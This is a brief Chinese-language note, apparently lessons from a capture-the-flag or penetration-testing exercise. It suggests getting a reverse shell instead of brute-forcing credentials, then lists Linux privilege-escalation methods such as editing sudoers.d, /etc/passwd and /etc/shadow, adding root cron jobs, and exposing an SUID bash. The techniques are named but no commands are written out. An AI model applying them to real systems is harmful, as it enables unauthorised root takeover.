1. 通过前端页面的异常以及url的异常进行判断漏洞类型，条件允许可以直接用工具反弹shell而不是进行繁琐的用户:密码爆破尝试
2. 各种各样的提权姿势，包括但不限于修改/etc/sudoers.d的文件，为用户添加任意sudo权限；添加以root身份运行的定时任务，将有suid特权的bash转为任意用户可用（这里111大佬就是备份出来了）；改/etc/passwd让普通用户加入到root权限组；改/etc/shadow让root实现无密码登录